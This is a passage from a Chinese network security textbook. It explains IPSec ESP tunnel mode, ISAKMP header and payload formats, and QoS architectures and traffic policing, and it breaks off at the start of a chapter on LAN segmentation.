


图 3-14　隧道模式下 ESP 的位置(IPv4)




图 3-15　隧道模式下 ESP 的位置(IPv6)

内部 IP 头中包括真正的源地址和最终目的地址。外部的源及目的 IP 头域分别包含源及目的节点的安全网关。所以，内、外部 IP 头的源地址可能不同，目的地址可能也不同。

和传输模式情况一样，ESP 头部域由 SPI 和序列号字段组成，而 ESP 尾部域由填充字段、填充长度字段和下一个头字段组成。从图 3-14 和图 3-15 中可见，ESP 头部和尾部域未加密，这是由于这些域中包含一些信息，目的节点需要利用这些信息查找用于处理数据报所属的数据流的 SA，或者在加密之前处理数据报时需要这些信息。

有一点非常重要，ESP 隧道模式认证和加密服务所提供的安全性要强于 ESP 传送模式，因为前者认证和加密原始的 IP 头。但是，隧道模式服务比传输模式服务占用更多的带宽，因为隧道模式在保护的数据报中插入了一个额外的 IP 头。所以如果带宽受限，那么传输模式应该是更合适的选择。

尽管理论上 ESP 隧道模式认证提供的安全性不如 AH 传输模式或隧道模式的安全性高，但是由于用来处理数据包的信息在内部的 IP 头中，所以它提供的安全性已经足够了。

同样值得注意的一点是，ESP 隧道模式的保密服务，特别是在安全网关上实现时，它可以提供数据流保密服务，因为包含 IP 数据包源地址的内部 IP 头被加密了。

3.5.4　Internet 安全关联密钥管理协议

Internet 安全关联密钥管理协议（ISAKMP）提供了 Internet 密钥管理的一个框架，并提供了支持协商和安全关联管理的协议，安全关联协议含有执行各种网络安全服务所需要的所有信息。ISAKMP 中也有定义交换密钥产生方法和认证数据的部分，它能提供对窃听的保护。

下面给出 ISAKMP 的描述是基于 ISAKMP 草案文本的。

ISAKMP 试图在网络栈的各个层面，支持对安全协议中的安全关联进行协商。ISAKMP 自身，并不建立会话密钥，不过，它能利用各种会话密钥建立协议，比如 Oakley，来提供因特网密钥管理的一套完整解决方案。

ISAKMP 使得安全关联的管理集中化了，这样可以减少各个安全协议中功能的重复。它还能在同一时间，和若干业务进行协商，从而可以降低连接建立的时间。

ISAKMP 的主要部分是安全关联和管理、认证、公共密钥密码和（安全）保护机制。ISAKMP 对其中的认证和密钥交换部分有一些基本要求，它们的作用是减轻威胁、防止对业务拒绝服务、重传、通信中第三者的存在、黑客对连接进行攻击等一些情况的出现。

1. ISAKMP 认证、密钥交换和保护

ISAKMP 需要利用数字签名算法，比如数字签名标准 DSS 和 RSA 签名算法，与来自于可靠第三方的认证相结合，完成认证工作。该协议不需要或者说没有规定一种特定的签名算法或认证中心。

CA 定义了 ISAKMP 协议发布的认证法中所命名的含义，该协议提供了支持实际的认证过程所需要的消息。基于用户的需求，ISAKMP 也允许实体间的初始通信时，指明它使用哪一种密钥交换机制，在选好密钥交换方法后，该协议提供了支持实际的密钥建立所需要的消息，采用该协议的用户可以根据其需求，选择密钥建立算法。

在 ISAKMP 协议中，采用一种方法（防阻塞令牌）来帮助计算机的资源免受攻击。完全防止拒绝服务情况的出现是不可能的，不过该方法提供了一种技术以便更容易地处理拒绝

服务状态。ISAKMP 可以指出哪儿已出现不正常的操作，并且与 ISAKMP 相关联的机制，防止了在协议信息交换的过程中(外部)消息的插入，从而帮助防止第三者(对通信)的攻击。ISAKMP 还通过认证、密钥交换和安全关联交换，帮助防止黑客入侵。

2. 概念

图 3-15 是 ISAKMP 与网络体系结构关系的高层解释。它全服务协商的一个重要部分是将所有的安全关联，当作一个保护协议族。一个保护协议族是每一个安全协议需要应用的安全服务名单，例如，一个保护协议族可以由 MD5 认证算法和 DES 算法组成。

DOI(解释域文本)定义如图 3-16 所示，它表示的是负载格式、交换类型、相关的安全信息命名法协定。相关安全信息可以包括安全策略和正在使用的加密算法等。ISAKMP 协议利用一个 DOI 标识符来解释 ISAKMP 的负载部分，ISAKMP 的负载提供了构造 ISAKMP 消息的构造模块。




图 3-16　ISAKMP 关系

一个 DOI 定义了：

- 协议用来确定安全服务的信息。
- 通信的双方必须支持的安全策略。
- 规定所提议的安全服务时采用的句法。
- 命名相关安全服务信息时的方案，包括加密算法、密钥交换算法、安全策略特性和认证中心。

一次 ISAKMP 协商会话有两个阶段。在第一个阶段中，协商的双方就如何保护进一步的协商达成一致意见，并建立一个 ISAKMP 安全关联。ISAKMP 协议将利用其分组头部中的两个指示域来标明安全关联参数。在通信的第一个阶段双方协商好的安全服务提供了第二个阶段的安全特性。

第二阶段将为使用中的其他安全协议确定安全关联参数。ISAKMP 协议利用分组头部中的消息 ID 和 SPI 域，在安全关联建立过程中，为其他的安全协议确定安全关联。ISAKMP 协议允许通信的发起者和响应者，在会话协商过程中有同样的控制权。

一个安全协议能够利用上述第二个阶段确定的安全关联参数，来保护各种各样的消息和数据的交换。ISAKMP 协议利用 ISAKMP 定义的(安全信息)交换方法，或者在 DOI 中定义的密钥交换方法，完成协商的各个阶段。

3. ISAKMP 端口分配

密钥管理方法在传输层协议之上或 IP 层之上，可以代替 ISAKMP。IANA 分配给 ISAKMP 的用户数据报协议端口号是 500。所有 ISAKMP 协议的执行，必须包括在这个端

口上发送和接收信息的能力。

4. ISAKMP 的报头格式

ISAKMP 消息由报头和一个或多个负载以传输模式构成，其报头格式包含以下字段：

① 发起方 Cookie：字段长 64 比特，用于表示开始 SA 的建立、SA 的发布或删除。

② 应答方 Cookie：字段长 64 比特，为对发起方作出应答的一方的 Cookie。在发起方首次发来的消息中该字段为空。

③ 下一负载：字段长 8 比特，表示消息中第一个负载的类型。

④ 主版本号：字段长 4 比特，表示正在使用的 ISAKMP 的主版本。

⑤ 次版本号：字段长 4 比特，表示正在使用的 ISAKMP 的次版本。

⑥ 交换类型：字段长 8 比特，其含义下面介绍。

⑦ 标志：字段长 8 比特，表示对这个 ISAKMP 交换所做的特定选择设置，其中两个特定比特位为：加密比特位，该比特位的设置表示报头之后的所有负载都被这一 SA 使用的加密算法加密；承诺比特位，用于保证已加密部分不会在 SA 的建立完成以前收到。

⑧ 消息的 ID：字段长 32 比特，对该消息是唯一的。

⑨ 长度：字段长 32 比特，表示以 8 位位组为单位的消息（包括报头和所有负载）总长。

5. ISAKMP 负载类型

ISAKMP 的所有负载都是以图 3-17(b)所示的类负载报头开始的，其中“下一负载”字段表示该负载后一负载的类型，如果该负载是消息中最后一个负载，则该字段取值为 0。“保留”字段留待以后使用，“负载长度”字段表示这一负载（包括类负载报头）以 8 位位组为单位的长度。ISAKAP 的负载类型有：

发起方Cookie
应答方Cookie
下一负载　次版本号　主版本号　交换类型　标志
消息的ID
长度

(a) ISAKMP报头

下一负载　保留　负载长度

(b) 类负载报头

图 3-17　ISAKMP 的消息格式

① SA 负载(SA)：用于开始 SA 的建立。

② 提议负载(P)：包含 SA 的协商所需使用的信息。

③ 变换负载(T)：用于定义所指定协议的安全变换。

④ 密钥交换负载(KE)：可用于不同的密钥交换技术，包括 Oakley、Diffie-Hellman 以及 PGP 使用的基于 RSA 的密钥交换技术。

⑤ 识别负载(ID)：用于决定通信对方的身份，也可能用于对被交换信息的认证。

⑥ 证书负载(CERT)：用于传输公钥证书。

⑦ 证书请求负载(CR)：用于请求通信另一方的公钥证书。

⑧ 散列函数负载(HASH)：包含散列函数作用于消息的某些部分后产生的散列值，用于验证消息中数据的完整性或用于对通信对方的认证。

⑨ 签字负载(SIG)：包含签字函数作用于消息的某些部分后产生的数据，用于验证消息中数据的完整性或用于不可否认业务。

⑩ 一次性随机数负载(NOUNCE):用于保证交换过程的实时性和防止重放攻击。

⑪ 通告负载(N):包含与此 SA 相关的或与此 SA 的协商相关的错误信息或状态信息。

⑫ 删除负载(D):表示发送者已从自己的数据库删除的一个或多个 SA。

3.6 QoS 协议

QoS 是指一个网络能够利用各种各样的基础技术向选定的网络通信提供更好的服务的能力。这些基础技术包括:帧中继(frame relay)、异步传输模式(Asynchronous Transfer Mode,ATM)、以太网和 802.1 网络、SONET 以及 IP-路由网络。特别值得注意的是,通过采用下列技术,QoS 功能可提供更好的和更可预测的网络服务:

- 支持专用带宽;
- 改善损失特性;
- 避免并且管理网络拥塞情况;
- 规定网络通信流量;
- 设置网络上的通信的优先权。

3.6.1 QoS 的体系结构

所谓 QoS 就是使网络及其设备(即应用,主机或路由器)为网络数据传输和服务提供某种程度保证的能力。为了实现 QoS 要求,需要各级网络的各个层以及两端之间网络上各个设备协同工作。QoS 并不能产生带宽,它仅仅是按照应用需求和网络管理的设置来管理带宽。实现 QoS 的一种方法是按照服务水平的要求分配资源给每一个数据流。这种采用“资源预约”进行带宽分配的方法并不适合用于“尽力而为”应用。由于带宽资源是有限的,QoS 的设计者引入优先级的概念,使得在资源预约后“尽力而为”数据流的传输也能得到保障。据此 QoS 可以分为两种基本类型。

① 资源预约(综合服务)网络资源按照一种应用的 QoS 要求进行分配,制定带宽管理策略。

② 优先级划分(区分服务)对网络上的数据流进行分类,按照带宽管理策略准则分配网络资源,保证 QoS 网络部件对分类识别有更高要求的数据流给以优先处理。

以上两种类型的都基于普通的流量管理策略(分别对于两种体系结构),且可以综合应用,使得 QoS 在本地和广域网环境中优化。

1. 流量管制

流量管制的一般概念指只有当满足特定条件(比如有足够资源来处理 QoS 需求)时,才允许流量进入网络,同时还要监督流量行为。这样就可以根据流量要求调整网络,或者施加限制措施以防资源的不当使用。

流量管制的方法有多种,如基于路由器中 QoS 需求的公平队列算法、网络范围内优先级别的使用(判断在路由/转发系统中对 QoS 敏感的传输的控制),以及适应机制,如通过路由器随机早期侦测,以探测流量行为及其对人为或随机数据包丢失或延时的敏感性。

使用流量管制(以及相应的管理和技术开销)的原因并不仅仅由于实时多媒体传输所强加的 QoS 要求,还包括经济方面的原因,例如在不同工作日或者在一天中不同时段,网络费用不同时测试花费控制。

2. 综合服务体系结构

综合服务体系结构(Integrated Services Architecture,IntServ)基于这样的一般范例:以端到端的方式为每个传输流预留带宽和所有相应资源,这类似原始电话服务,在通信时,线路被通信双方独享,任何其他方都不能使用该线路。

尽管该模型在默认情况下使用传统的 IP 数据包转发,但它允许发送者和接受者交换预留资源、建立网络路径和在路径上每个路由器上管理数据包分类和转发状态信息的显示触发消息。RSVP 触发协议还需要应用程序的支持,因为应用程序要能向基本的网络环境注册其 QoS 需求。

资源预留协议支持 IntServ,有一个对应的标准定义了在此体系结构中 RSVP(资源预约协议)的使用(参见 RFC2210)。RSVP 是一个综合协议,提供预约设置和控制以实现综合服务(IntServ)。它最接近在 IP 网上实现电路仿真。对于应用(主机)和网络设备(路由器和交换机),在所有 QoS 协议中,RSVP 是最复杂的。因此在服务保证,资源分配的粒度和对保证 QoS 应用及用户反馈的细节方面,它都能够提供最高级的 QoS。

尽管在早期的 QoS 争论中,IntServ 是主要的想法,但与分级服务体系结构相比,其一般适用性得到质疑。此外,RSVP 的复杂性也进一步地妨碍了 IntServ 成为一般的 QoS 模型。

3. 分级服务体系结构

分级服务体系结构(Differentiated Services Architecture,DiffServ,参见 RFC2457)基于这样的一般范例:在对 QoS 敏感的 IP 数据包中的 DS 字节的编码点中,相关的优先级和服务类型标记足够在每个路由器中派生 QoS 相关的处理,而不需要显式地设置路径并触发预留消息。DiffServ 并不被认为是端到端的服务,而是基于每个路由器中 PHB 的判定。在网络中,DiffServ 的范围可能被限制在 DiffServ 域中,可以通过对 QoS 不敏感的路由网络依次连接。

IP 数据包的 DS 字段用于表示数据包的 QoS 需求,然后每个 DiffServ 路由器来决定数据包的转发处理,因此分类器和流量调节器等动态因素被用来选择向 QoS 类别(或聚类体)中添加哪些数据包。这些聚类体在 DS 域中得到不同的处理,然后流量调节器更改聚类体的时间特性,以符合流量管制要求。

DiffServ 机制除了作为 IntServ 范例的竞争对手之外,还可以和 IntServ 协同工作,特别是整合 IntServ/RSVP QoS 状态。这用于具有综合管理和服务质量的局域网,在广域网的核心部分以及包含一系列没有特别管理从而不能提供端到端 QoS 的子网。在这种情形下,RSVP 只能在局域网以及各提供商之间的路由器间使用。

3.6.2 QoS 的实现机制

数据传输 QoS 不仅取决于网络上的路由器,而且取决于网络的传输链路。路由器之间的分组传送 QoS 是建立在每条链路的 QoS 能力基础上,如果链路不支持可控制的 QoS,那么路由器也无法实现 QoS。如果采用了具有 QoS 能力的链路技术,那么路由器的实现技术对于 QoS 的实现就十分的重要。

传统的 IP 网络中存在 QoS 问题的关键是缺乏对网络资源的分配机制。在 IP 网络中“尽力而为”的路由器在处理内部瞬间拥塞时,采用的处理方式是将大量的分组丢弃。如果

某个特定的输出端口成为两个以上的输入端口业务流汇聚的焦点，“尽力而为”的路由器将使用先进先出的排队方式，使分组缓存在相应输出链路的队列中等待传输。排队会引起延迟时间的增加和数据的丢失，特别是在队列溢出时。如果业务流具有突发性，那么对每一个分组来说，由于排队引起的延迟时间不断变化，将使得业务流产生延迟时间抖动。

传统路由器的主要功能集中在确定分组发送的目标，在支持 QoS 的 IP 网络中，路由器必须能够控制何时进行分组的发送。每个路由器都是最小可控制的流量汇聚点和分叉点。传统 IP 网络中的流量具有波动性和突发性，因此，路由器中设计了缓存，存放暂时过量的分组，但是这样处理增加了分组的延迟时间，这种延迟时间不容易预测，当缓存溢出的时候还会导致分组的丢弃。传统路由器在每一个出口处只设计一个队列，没有提供一种机制来隔离不同级别不同种类的业务流。

改进 IP 网络的 QoS 可以从改变网络的延迟、抖动和分组丢失特性开始，进而改变各路由器的排队策略和队列管理的动态特性。实现 QoS 对于 IP 网络提出 3 个方面的技术要求。

（1）每一跳 QoS。网络中最小的可控制元素是连接各条链路的节点，这些节点必须基于一种特定的体系结构，能够在每一跳都提供区分排队和调度的功能。

（2）路由和流量均匀分配。由于在网络中存在多条并行的通路，在这些路径上进行流量分配可以降低每一条路径上的平均负载和突发度。这样可以提高网络的实际服务质量，因为每一个路由器都将减少分组丢失和发生抖动的可能性。发现和利用非最短路径进行转发是必要的。

（3）信令和参数提供机制。QoS 保证需要对网络进行管理，需要在网络上的所有节点上提供某种程度的 QoS 参数发布和控制机制。当用户设置或者修改了某种端到端的 QoS 需求时，相关的信息能够发布出去。QoS 的实现可以采用信令机制，即向通路上的每一跳发送消息，使其能够识别那些需要特定业务流信令和特定处理方式的业务流。

针对路由器的排队策略和队列管理的动态性，在节点的每一个输出端设置一个队列显然是不够的，需要在每一个端口为每一种类型的服务提供一个队列，其中每个队列都采取各自分组丢弃的策略。这样，需要在传统路由器中增加一种业务流分类方法，将输入的业务流分门别类地放入不同的输出队列，这些队列共享一条相同的输出链路。因此，需要有一种调度机制，裁决各队列对输出链路的使用。分组在路由器中需要经过分类、排队和调度过程（CQS），这样的路由器称为 CQS 结构的路由器。

在 CQS 结构路由器中，多种业务流共享实际链路，一个业务流的分组被调度输出时，其他业务流的分组只能等待。等待的时间取决于该分组的发送时间，当分组很长时，别的业务流分组等待的时间就很长。这种等待事件的不确定性将导致分组延迟的抖动。一种有效的解决方法是对分组进行分段操作。队列中对分组的数据分段进行排队和调度，而不是对分组进行排对和调度。

增加分段的功能，可以通过选择适当的分段长度，以减少延迟的抖动。有利于网络质量控制，但是却增加了设备的开销。QoS 控制问题的解决方案及实现都是基于网络边缘——核心路由模型，将路由器分为边缘路由器和核心路由器，边缘路由器对分组进行分类、查找、管理和调度等操作，它可以拒绝外部的具有太高服务质量请求的业务流。核心路由器处理拥塞现象，它采用统计时分复用方式使网络资源的利用率得到提高。业务流在进入核心路

由器之前，由边缘路由器处理每一个业务流的特性，汇集各种业务类型。这种模型将复杂的处理工作留给边缘路由器，核心路由器的工作将更加集中和简单。因为在边缘路由器中可以实现几百种甚至上千种业务类型的分类和排队，而核心路由器则只需要少量队列。

实现 QoS 的机制是整形和管制方法，从队列管理入手，在业务流进入核心路由器之前，由边缘路由器处理每一个业务流的特性。流量整形(traffic shaping)就是一种为一个业务流类型设置一个可用最大带宽或者最小分组间隔的整形机制，用整形调度器对业务流进行处理来提供最小服务间隔和最大服务间隔。分组到达间隔小于最小服务间隔时业务流在发送前被缓存。“漏桶算法”就是一种简单的整形调度器，它每隔固定的时间从队列中取出一个分组，而不管分组到达的间隔多么接近。在短时间到达过多的分组时，分组就会被简单地丢弃。这个过程称为“管制”。管制对业务流采取措施，使其符合预定要求。各个边缘路由器在每个业务流类型进入核心路由之前对其进行强制性整形和管制，使得业务流在整体上具有顺序性、平滑性和可预测性。

带标记的管制方法是一种管制方法的改进。带标记的管制方法是对超过容限的分组进行标记，而不是立即丢弃。被加上标记的分组在后续的路由转发中具有更低的优先级。如果后续路由器发生了拥塞，则首先丢弃的是被标记过的分组。另一种改进的管制方法是对到达的分组设置两个门限。低于较低门限的分组不加标记地被转发。如果分组的突发到达或者超过一个较低的门限，分组将被标记并转发，其转发策略就是带标记的管制方法。如果分组的突发超过了一个较高的门限，分组就被丢弃。上述方法使得在核心路由器中没有其他网络拥塞的情况下，某个特定的业务流可以利用更高的带宽。

思考题

1. SSL 协议的作用是什么？该协议提供了哪几种安全特性？
2. 简述 TLS 记录协议和握手协议的特点。
3. 简述 SSH 协议的应用。
4. SET 协议的主要目标是什么？
5. 简述 IPSec 协议原理。
6. 当使用隧道方式时，构造了新的外部 IP 首部。对于 IPv4 和 IPv6，指出哪些外部值是从内部值获得的，哪些值是独立于内部值构造出来的。
7. 查找关于 SSL 协议的标准文档，设计一个具体应用实例。
8. 什么是 QoS？其类型有哪些？

第 4 章　网络设备常见安全技术

网络任何一个环节出现故障,都有可能造成相当大的损失。由于网络硬件设备的基础和支撑地位,对网络硬件系统的安全保障的实施所进行的探讨就十分有意义了,所以网络安全离不开网络设备的安全,本章就一些常见网络设备上的安全技术做了一些基本知识的讲解,包括交换机上的 VLAN 技术,路由器上的 VPN 技术,以及无线路由器接入安全。

本章的主要内容有:

- 交换机原理及 VLAN 原理;
- 加密技术简介;
- 身份认证技术原理;
- VPN 技术原理;
- 无线网络安全技术原理。

4.1　局域网络安全技术

以太网中存在冲突域和广播域,会造成网络拥塞和信息泄露。处在同一个冲突域中的用户,由于共享数据通道,因此同一时刻只能有一个用户发送信息。当网络中的用户较多时,可能会造成网络拥塞。并且,同一冲突域下的主机,可以通过监听得到冲突域中的数据,这造成了信息的泄露。除此之外,在同一个广播域中,广播数据将向整个广播域发送,可能会产生广播风暴。局域网络的安全技术主要思想就是减少广播域和冲突域的范围,使网络中的数据只能被合法用户接收。目前,主要解决办法有:网络分段,以交换式集线器代替共享式集线器,划分 VLAN 等。

4.1.1　网络分段

网络分段是保证安全的一项重要措施,同时也是一项基础措施。其指导思想是分割广播域,将用户与网络资源相互隔离,从而达到限制用户非法访问的目的。

从技术角度看,网络分段可分为物理分段和逻辑分段两种方式。

1. 物理分段

物理分段通常是指将网络在物理层和数据链路层(即 ISO/OSI 模型中的第一层和第二层)上分为若干网络,使各网络相互之间无法进行直接通信。一般的局域网大多采用以交换机为中心、路由器为边界的网络格局,利用交换机 MAC 地址的访问控制来隔离网络。

2. 逻辑分段

逻辑分段则是指将整个系统在网络层(ISO/OSI 模型中的第三层)上进行分段。对于 TCP/IP 网络,可把网络分成若干 IP 子网。各子网间必须通过路由器、路由交换机、网关或防火墙等设备连接,并利用这些中间设备(含软件、硬件)的安全机制来控制各子网间的访问。

无论是物理分段，还是逻辑分段，其宗旨都是将一个网络划分成多个子网，只允许同一子网内的用户相互通信。也就是说，各子网的数据包只能在各自的子网中传送，不能发送到除本身以外的其他子网中。这样不同子网的用户就不会收到彼此的数据包，从而确保了子网中的信息不会被其他子网用户监听。而广播报文也会被子网限制，只在一个子网中广播，达到了隔离广播风暴，以及将非法用户和网络资源相互隔离的目的。不在同一个子网中的用户只有通过三层交换机或路由器才能互相访问。

对网络进行分段管理，可以缩小冲突域和广播域的范围，隔离网段内部的广播风暴，使其不至影响其他网段中的用户，提高了网络的稳定性和实际可用带宽，也便于网络的维护和管理。

4.1.2　以交换式集线器代替共享式集线器

1. 共享式集线器

